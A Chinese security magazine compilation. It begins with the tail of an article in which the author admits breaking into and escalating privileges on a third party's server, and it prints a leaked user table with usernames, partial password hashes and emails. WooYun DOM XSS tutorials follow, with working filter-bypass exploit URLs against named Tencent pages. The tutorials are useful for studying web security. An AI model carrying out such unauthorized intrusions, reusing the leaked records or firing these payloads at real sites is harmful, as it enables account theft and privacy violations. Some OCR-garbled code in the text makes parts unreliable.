


图 4.2.2 备份目录为空

作为源的机器，很有可能就是作者，使用下载的服务器，上面或者有我想要的。迅雷再建立任务，监视一下本地于那些地址有连接。

发现一个 IP 有大量数据流入，如图 4.2.3

Local Address	Foreign Address	(State)
192.168.1.251.64613	159.182.80	ESTABLISHED
192.168.1.251.64597	159.182.80	ESTABLISHED
192.168.1.251.64580		ESTABLISHED
192.168.1.251.64566		ESTABLISHED
192.168.1.251.64544		ESTABLISHED
192.168.1.251.64543		ESTABLISHED

图 4.2.3 发现异常

直接 IP 打开一下，一个破网站，不浪费篇幅，直接提权上去。

翻硬盘找到，跟作者原图对比。确定找到了，如图 4.2.4, 4.2.5



图 4.2.4 对比作者原图

uid	username	password	email	myid	myidkey
2373988	jxhsrz5626	85d2126ac853fbbb00656d0f81dea51			
2373989	qrim7532vgc	db3e1fea0a582312225@qq.com			
2373990	1541ssss	5b3e9f83ac632c166664@415.14			
2373991	xcvbwefdas	57033846a7ff13xcvbwefdas@yahoo			
2373992	piaa2873ely	3fb849bc0b297c13332@qq.com			
2373993	24558312	a8f01e6cbd965724558312@qq.c			
2373994	广东康康	15b7a1513f24ffwefdas@qq.com			
2373995	as_hwa	865a67fb9b4bdas_hwa@sina.cor			
2373996	jzql633tfu	2088947d4a673183356@qq.com			
2373997	子杰	8c89b48e48f194c9443611998495			
2373998	upnkc7852dwc	ecb3d1ba0d0882225@qq.com			
2373999	gmjgh7	ec3c3ca47bd17efmgs576@qq.com			
2374000	vfvrfdcftgfr	1031b85f59cd3713435445@qq.com			

图 4.2.5 对比作者原图

ok. 对不起了, 兄弟。没冒犯的意思就是打码要打好。

(全文完) 责任编辑: 游风

第五章 那些年我们一起学 XSS[续]

第 1 节 DOMXSS[显示输出]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

反射型 XSS 部分, 就到这里了。接着我们进入 DomXss 的部分。DomXss 相比反射型 XSS, 脑袋需要多思考一层。也就是说, 我们关注的不仅是【输出】了什么, 还要了解这个页面里, 【javascript】拿这个【输出】干了什么。为了循序渐进, 本例讲到的是, 【输出】直接在源代码可见的情况。

详细说明:

1. 在学习 DomXss 之前, 先来补习点 html, js 的基础知识。

```
<div id="a">xxx</div>
<script>
document.getElementById("a").innerHTML="yyyyyy";
</script>
```

解释如图 5.1.1



图 5.1.1 注释

2. 进一步, 我们的 yyyyyy, 还可以是 HTML 代码。

```
<div id="a">xxx</div>
<script>
document.getElementById("a").innerHTML="<imgsrc=1>";
</script>
```

效果如图 5.1.2

3. 再进一步, JS 的字符串中的字符可以写为 unicode 编码。

譬如: <可以表示为\u003c,>可以表示为\u003e

不知道怎么转义的, 可以使用 gainover 的工具。

工具地址: <http://app.baidu.com/app/enter?appid=280383>

Gainover 效果如图 5.1.3



图 5.1.2 代码效果



图 5.1.3 gainover 使用效果

也就是，我们上面的代码，可以进一步写为。

```

<div id="a">xxx</div>
<script>
document.getElementById("a").innerHTML="\u003cimgsrc=1\u003e";
</script>

```

- 4. 上面看起来废话好多，但是还是很重要的，这对于后面实例的讲解很重要。
- 5. 我们来看看一个具体的实例，地址如下：

```

http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=aaaaaaa&attr=133&styp
e=2&name=star_second.shtml

```

和前面反射型的一样，我们先看看输出，如图 5.1.4




图 5.1.4 输出效果

相关代码，我也贴出来。

```
<strongid="titleshow">按职业1 检索: aaaaaa</strong></div>
<script>
if("aaaaaa"=="")
document.getElementById("titleshow").innerHTML="按地区检索: 全部明星";
if("职业1"=="职业1")
document.getElementById("titleshow").innerHTML="按职业检索: aaaaaa";
if("职业1"=="职业2")
document.getElementById("titleshow").innerHTML="按职业检索: aaaaaa";
if("职业1"=="职业3")
document.getElementById("titleshow").innerHTML="按职业检索: aaaaaa";
</script>
```

6. 一共有 6 处，有一处图上没显示，但是也没用处，这里不列出来了，看上面代码中的 5 处。我们已经知道，<, >, " 都被过滤了，用前面提到的某些技巧，似乎也无法直接 XSS。那么该怎么办呢？

7. 在看到本教程的 1, 2, 3 部分后，聪明的你们不知道会不会想到些什么呢？

对的，那就是这里出现了 innerHTML=" [输出]" 的情况。

我们可以看到，上面代码中，实际上只有一句是运行了的。我们重点看它。

```
if("职业1"=="职业1")
document.getElementById("titleshow").innerHTML="按职业检索: [输出]";
```

8. 这里 [输出] 最然过滤了 <, >, 但是并没有过滤 \。这样一来，大家应该清楚，为什么上面要说到 < 可以写为 \u003c 了吧。就是为了应付这种情况。

9. 因此，我们可以构造缺陷点的代码如下：

```
if("职业1"=="职业1")
document.getElementById("titleshow").innerHTML="按职业检索:
\u003cimgsrc=lonerror=alert(1)\u003e";
```

经过运行后，titleshow 里的 HTML 就会变为 <imgsrc=lonerror=alert(1)>，从而弹出 1

10. 对应的，我们的利用代码，可以写为如下，其中空格，我写为了 \u0020

```
http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\u003Cimg\u0020src=1\u0020onerror=alert(1)\u003e&attr=133&stype=2&tname=star_second.shtml
```

11. 看看对应的源代码，悲催的事情出现了，\u003c 和 \u003e 竟然被腾讯过滤了。。。

图 5.1.5 代码被过滤

12. 别灰心，被过滤的原因，是因为 @Jannock 大牛在乌云报告过这个漏洞。

跨站脚本-可以让战场离得更远（浅谈腾讯架构缺陷）

其实我们还应该注意到上面图片中，过滤的实际上是 \u003c 和 \u003e，但是并没有过滤 \u0020，这说明，腾讯只是针对性的过滤，并没有过滤反斜线。

13. 其实呢，在 JS 字符串里，< 不光可以写为 \u003c，还可以写为 \x3c，> 同样可以写为 \x3e。

我们试试腾讯过滤了这个没有呢？

```
http://datalib.ent.qq.com/cgi-bin/search?libid=1&keyvalue=\x3Cimg\u0020src=1\u0020onerror=alert(1)\x3e&attr=133&stype=2&tname=star_second.shtml
```

14. 对应源码，看来没过滤啊～～

```
bin/search?libid=1&keyvalue=\x3Cimg\u0020src=1\u0020onerror=alert(1)\x3e&attr=133&
gn= center bgcolor= #F4F4F4 ><span class= boder_xuxian_g ><img
if"></span></td></tr></table> <div class="blank9" style="height:2px
</div> </div> <div id="right" class="index_cot"> <
索: \x3Cimg\u0020src=1\u0020onerror=alert(1)\x3e
onerror=alert(1)\x3e"">document.getElementById("titleshow").innerHTML="按地区检索: 全部明星"
"按职业检索: \x3Cimg\u0020src=1\u0020onerror=alert(1)\x3e";if("职业1"=="职业2")document.getElem
if("职业1"=="职业3")document.getElementById("titleshow").innerHTML="按职业检索: \x3Cimg\u0020sr
<dl> <table width="650" border="0"
<tr>
style="cursor:hand;cursor:pointer;" onmouseover="this.style.color='#FF7200'">www.wooyun.org
```

图 5.1.6 代码未被过滤

哎呀，这次总算弹出来了。见漏洞证明

15. 最后总结下。本例中是 innerHTML 的情况。

实际上只要是与改变页面 HTML 内容相关的操作，都可能导致这种问题。

这也是网上介绍 domxss 时，也经常提到的东西，

比如

```
document.getElementById("y").innerHTML="xxxxxxxxx";
document.write("xxxxxxxxxxx");
```

还有一些网站，使用了第三方的 JS 库，譬如 jQuery 时，会有

```
$("#y").html("xxxxxxxx");
```

当然最后，还需要提到一些需要注意的地方。

```
aa.innerHTML="xxxxxxxxxxxx";
```

这种情况下，xxxxx 只能使用<imgsrc=lonerror=alert(1)>这种方式来触发 JS。

而不能以<script>alert(1)</script>来触发，因为这种压根不会执行<script>..</script>之间的内容。IE 下，可以使用<scriptdefer>alert(1)</script>。

(连载中…) 责任编辑: xiaohui

第 2 节 DomXss 入门[隐式输出]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

周末腾讯不上班，我也不工作。

周一啦，继续。

上一篇开始说 DomXss 了，我们说的是显式输出的情况，即我们可以在右键查看源代码的时候，看到我们所输出的内容。而有一些时候，输出操作我们是看不见的。它们通常发生在 javascript 代码中。譬如: varx=location.href;这句 Javascript 实际上进行了一个隐藏的输出操作，即将 location.href 的内容输出到了 x 变量中。一起来看看相关的例子吧～
详细说明:

前注: 1-4 是普通原理，没看明白的话，可以从 5 开始，结合实际例子看。

1. 本来是有另外一个例子的,不过不知道是腾讯已经给修复了,还是之前测试的时候人品好,偶尔碰上了,总之现在用不上了。
2. 这样一来,我们就只好用一个稍微复杂一点点的例子了。
3. 在说实际例子前,我们来说一个前端开发人员非常习惯使用的一段代码。下面大致写下伪代码。

```
functiongetParam(参数名) {  
    //获取地址栏参数,通常是 a=1&b=2&c=3;  
    varx=location.search;//或者是 location.hash  
    //此时 x="?a=1&b=2&c=3";  
    //根据[参数名]取出参数名对应的值  
    //例如参数名=a, 则 y=1  
    //例如参数名=b, 则 y=2  
    //至于这里怎么实现这个功能,可以用循环,可以用 indexOf, 可以用正则  
    vary=参数名对应的参数值;  
    //返回 y  
    returny;  
}
```

它的作用呢?就是从地址栏的参数里取出内容。譬如:

```
http://www.some.com/2.html?name=shouzi&age=20
```

我们在 2.html,要显示 name 对应的值。对应的代码则非常可能下面这样写:

```
<divid="nick">加载中...</div>  
<script>  
vara=getParam("name");//获取地址栏里的 name 参数,即 shouzi  
document.getElementById("nick").innerHTML=a;  
</script>
```

4. 上面是普通开发人员为了实现功能而写的代码,如果没有安全考虑,就会存在问题。如果上面的地址变为了:

```
http://www.some.com/2.html?name=<imgsrc=lonerror=alert(1)>&age=20
```

那么变量 a 将会等于<imgsrc=lonerror=alert(1)>

document.getElementById("nick").innerHTML=a;

即变成了

document.getElementById("nick").innerHTML="<imgsrc=lonerror=alert(1)>";

这样就变成了教程 8 中的情景,从而触发 XSS。

5. 接着我们看一个实际的例子。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa
```

和原来的不同,我们在源代码里搜索不到东西的哦,如图 5.2.1



图 5.2.1 隐式输出效果

那可能这里有人会有一个疑问了。那我们怎么知道有没有漏洞呢？别担心，方法是有的。这里以 chrome 为例，按 F12，打开调试工具，见图 5.2.2




图 5.2.2 打开调试工具

和查看源代码没有什么不同，只是这次是在调试工具里看而已。

6. 通过上面的方式，确定【可能】有漏洞之后。我们可以有 2 个方式来进行下一步。直接根据调试工具里看到的 HTML 代码情况，来构造利用代码。优点：省时间，缺点：如果对方有一定过滤，就很难构造

定位到与这个缺陷参数 sid 相关的 JS 代码，再来构造利用代码。优点：能利用一些复杂的情况，缺点：耗时间。

7. 对于新手来说，先看 6.1 的情况。看到步骤 5 里面的那个图。我们可以构造以下代码。

```

<objectwidth="100%"height="100%"id="f"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0">
  <paramname="movie"value="aaaaaa"></object><imgsrc="1"onerror="alert(1)">
  ...其它的省略了...
</object>

```

对应的图片解析：

```

<object width="100%" height="100%" id="f" classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0">
  <param name="movie" value="aaaaaa"></object>
  ...其它的省略了...
</object>

```

图 5.2.3 对应的图片解析

进而“试探性”的测试一下利用代码，因为我们不知道对方会不会过滤掉“双引号”，“括号”之类的，只能试试了。

```

http://qt.qq.com/video/play_video.htm?sid=aaaaaa"></object><imgsrc="1"onerror="alert(1)

```

没反应，我们继续看看调试工具，发现，双引号，变成了\\”。




图 5.2.4 发现被转换

8. 根据这个情况，我们可以进一步修改代码。标签里不使用双引号。

```
http://qt.qq.com/video/play_video.htm?sid=aaaaaa"></object><imgsrc=lonerror=ale
rt(1)>
```

这次 OK 啦。




图 5.2.5 利用成功

可以看到，这种方式，写利用代码很快。

9. 再来看看 6.2 的方法。既然我们知道了，sid 这个参数会被使用。那么我们的目标是，javascript 的代码里哪里使用了 sid 这个参数呢？

10. 我们首先，F12 打开调试工具，点【Resources】，再点 Frames，然后 Ctrl+F 搜索“sid”或者'sid'




图 5.2.6 搜索关键字

我们运气很好，一下就定位到了一个 sid。

11. 可以看到是 getUrlPara("sid")，从单词，我们不难猜出，getUrlPara 就是前面我们提到的“获取地址栏参数”的函数。

为了进一步确定，我们可以很方便的在 console 里查看 getUrlParam 函数是啥样的。

```

> getUrlPara
function getUrlPara(paraName,sUrl){if (typeof(sUrl)=='undefined'){sUrl = document.location.href;}var urlRegex = new RegExp(paraName+"[#?]*");if(!para){return "";}var v=para[0];from = v.indexOf( "=" );var paraValue = v.substr(from+1, v.length);while( paraValue.indexOf( "<" )>= 0 ){paraValue .indexOf( "#" ) > 0 ){from = paraValue .indexOf( "#" );paraValue = paraValue .substr(0, from);}return paraValue;}
}
location.href
"http://qt.qq.com/video/play_video.htm?sid=aaaaa%22%3E%3C/object%3E%3Cimg%20src=1%20onerror=alert(1)%3E"

```

图 5.2.7 查看函数

可以看到，实际上 getUrlParam 是对<>做了过滤，但是由于 chrome 浏览器自身的 XSS 防御机制，导致 location.href 获取的 location.href 是已经经过编码的。从而导致未过滤。

如图 5.2.8

```

> getUrlPara
function getUrlPara(paraName,sUrl){if (typeof(sUrl)=='undefined'){sUrl = document.location.href;}var urlRegex = new RegExp(paraName+"[#?]*");if(!para){return "";}var v=para[0];from = v.indexOf( "=" );var paraValue = v.substr(from+1, v.length);while( paraValue.indexOf( "<" )>= 0 ){paraValue .indexOf( "#" ) > 0 ){from = paraValue .indexOf( "#" );paraValue = paraValue .substr(0, from);}return paraValue;}
}
location.href
"http://qt.qq.com/video/play_video.htm?sid=aaaaa%22%3E%3C/object%3E%3Cimg%20src=1%20onerror=alert(1)%3E"

```

图 5.2.8 查看代码

12. 按道理，location.href 里的<>已经变成了%3c,%3e,%22 已经被过滤了，不会有 XSS 了，为什么还可以呢？我们进一步往后看。

![Screenshot of a browser's developer console showing JavaScript code. A red box highlights the line 'sid=decodeURIComponent(sid).trim().replace(/(['](1)

```

30 var sid=getUrlPara("sid");
31 if(!sid || sid==""){
32   document.getElementById("dv_video").innerHTML='<div class="errmsg" styl
33 }else{
34   var flash_ver=GetSwfVer();
35   if(flash_ver == -1){
36     document.getElementById("dv_video").innerHTML='<div class="errmsg"
37   }else if(flash_ver.split('.')[0]<10){
38     document.getElementById("dv_video").innerHTML='<div class="errmsg"
39   }else{
40     sid=decodeURIComponent(sid).trim().replace(/(['"])/g, '\\\\$1');
41     if(!is_valid_sid(sid)){
42       document.getElementById("dv_video").innerHTML='<div class="errm
43     }else{
44

```

图 5.2.9 查看代码

看来，关键就是这里，这里有一步 decodeURIComponent 的操作，会将%3c,%3e, 又变回<> 供参考的完整的缺陷代码。

```

var sid=getUrlPara("sid");
if(!sid || sid=="") {
    document.getElementById("dv_video").innerHTML=
'<divclass="errmsg"style="margin-top:-10px;">抱歉，视频不存在! </div>';
}else{

```



```
var flash_ver = GetSwfVer();
if (flash_ver == -1) {
    document.getElementById("dv_video").innerHTML =
'<div class="errmsg" style="margin-top: -30px;">抱歉，您还没有安装 flash 插件<br/>
请<a target="_blank" href="http://www.macromedia.com/go/getflashplayer">下载</a>1
0.0 以上的 flash 播放器<br/>安装 flash 后，
请<a href="javascript:location.reload();">点此刷新</a></div>';
} else if (flash_ver.split('.')[0] < 10) {
    document.getElementById("dv_video").innerHTML = ' <div class="errmsg" style="
margin-top: -30px;">抱歉，您的 flash 版本过低<br/>请<a target="_blank" href="http:
//www.macromedia.com/go/getflashplayer">下载</a>10.0 以上的 flash 播放器<br/>安装
flash 后，请<a href="javascript:location.reload();">点此刷新</a></div>';
} else {
    sid = decodeURIComponent(sid).trim().replace(/([\\"']/g, '\\\\$1');
    if (!is_valid_sid(sid)) {
        document.getElementById("dv_video").innerHTML =
'<div class="errmsg" style="margin-top: -10px;">
无法打开视频文件，视频地址不合法! </div>';
    } else {
        insertFlash("dv_video", "f", sid, "100%", "100%");
    }
}
}
```

13. 接着，会调用 `insertFlash("dv_video", "f", sid, "100%", "100%");`；`insertFlash` 里，也并没有对 `sid` 进行任何过滤。

```
function insertFlash(elm, eleid, url, w, h) {
if (!document.getElementById(elm)) return;
var str = '';
str += '<object width="' + w + ' height="' + h + ' id="' + eleid + ' classid="clsid:d27cdb6e-a
e6d-11cf-96b8-444553540000" codebase="http://fpdownload.macromedia.com/pub/shock
wave/cabs/flash/swflash.cab#version=8,0,0,0">';
str += '<param name="movie" value="' + url + '"/>';
str += '<param name="allowScriptAccess" value="never"/>';
str += '<param name="allowFullscreen" value="true"/>';
str += '<param name="wmode" value="transparent"/>';
str += '<param name="quality" value="autohigh"/>';
str += '<embed width="' + w + ' height="' + h + ' name="' + eleid + ' src="' + url + ' quality="au
tohigh" swLiveConnect="always" wmode="transparent" allowScriptAccess="never" allowF
ullscreen="true" type="application/x-shockwave-flash" pluginspage="http://www.mac
```

```

romedia.com/go/getflashplayer"></embed>';
str+='</object>';
document.getElementById(elm).innerHTML=str
}

```

图片解析:

```

function insertFlash(elm, eleid, url, w, h) {
  if (!document.getElementById(elm)) return;
  var str = '';
  str += '<object width="' + w + '" height="' + h + '" id="' + eleid + '" classid=
  "clsid:d27c86e-ae6d-11cf-96b8-444553540000" codebase=
  "http://fpdownload.macromedia.com/pub/shockwave/cabs/Flash/swflash.cab#version=8,0,0,0">';
  str += '<param name="movie" value="' + url + '" />';
  str += '<param name="allowScriptAccess" value="never" />';
  str += '<param name="allowFullscreen" value="true" />';
  str += '<param name="wmode" value="transparent" />';
  str += '<param name="quality" value="autohigh" />';
  str += '<embed width="' + w + '" height="' + h + '" name="' + eleid + '" src="' + url + '" quality="autohigh"
  swLiveConnect="always" wmode="transparent" allowScriptAccess="never" allowFullscreen="true" type=
  "application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer"></embed>';
  str += '</object>';
  document.getElementById(elm).innerHTML = str
}

```

图 5.2.10 代码解析

14. 根据以上分析，我们的利用代码可以写为。注意，%3E,%3C 的编码是关键。

```

http://qt.qq.com/video/play_video.htm?sid=aaaaaa%22%3E%3C/object%3E%3Cimg%20src
=1%20onerror=alert(1)%3E

```

非常值得说明的是:

如果采用 6.1 的方法，我们得到的利用代码是

```

http://qt.qq.com/video/play_video.htm?sid=aaaaaa"></object><imgsrc=lonerror=ale
rt(1)>

```

这个代码在 IE 下，是没法 XSS 的

而通过 6.2 的方法，去分析 JS 代码，我们则可以构造出通用的 XSS 代码。

```

http://qt.qq.com/video/play_video.htm?sid=aaaaaa%22%3E%3C/object%3E%3Cimg%20src
=1%20onerror=alert(1)%3E

```

这也反应了 6.1 和 6.2 方法各自的优缺点。

(连载中) 责任编辑: xiaohui

第 3 节 DomXss 进阶[邂逅 eval]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

前面的教程，说到了显式输出和隐式输出。但是不论怎么样，因为最终 javascript 都会通过 document.write 或 innerHTML 将内容输出到网页中，所以我们总是有办法看到输出到哪里。但是有时候，我们的输出，最终并没有流向 innerHTML 或 document.write，而是与 eval 发生了邂逅，我们该怎么挖掘并利用呢？

详细说明:

1. 我们直接上例子。

```

http://kf.qq.com/search_app.shtml?key=aaaaa

```

和前面的不同之处，这次我们搜索源代码和调试工具都看不到任何东西，如图 5.3.1




图 5.3.1 没发现有有用东西

2. 这个时候，我们可以看看 Console，看看有没有其它有用的东西～～

一般来说，默认情况下，是不会有问题的。我们可以给参数加一些特殊符号。

这里我比较习惯用\，因为这玩意比较好使。当然你也可以用其它比较特殊的符号，比如双引号，单引号，只是被过滤掉的几率比较大。

这个时候，我们看看 Console 里面，多出了一条错误，如图 5.3.2



图 5.3.2 发现错误

我们可以点右侧，直接定位到错误代码。




图 5.3.3 定位错误代码

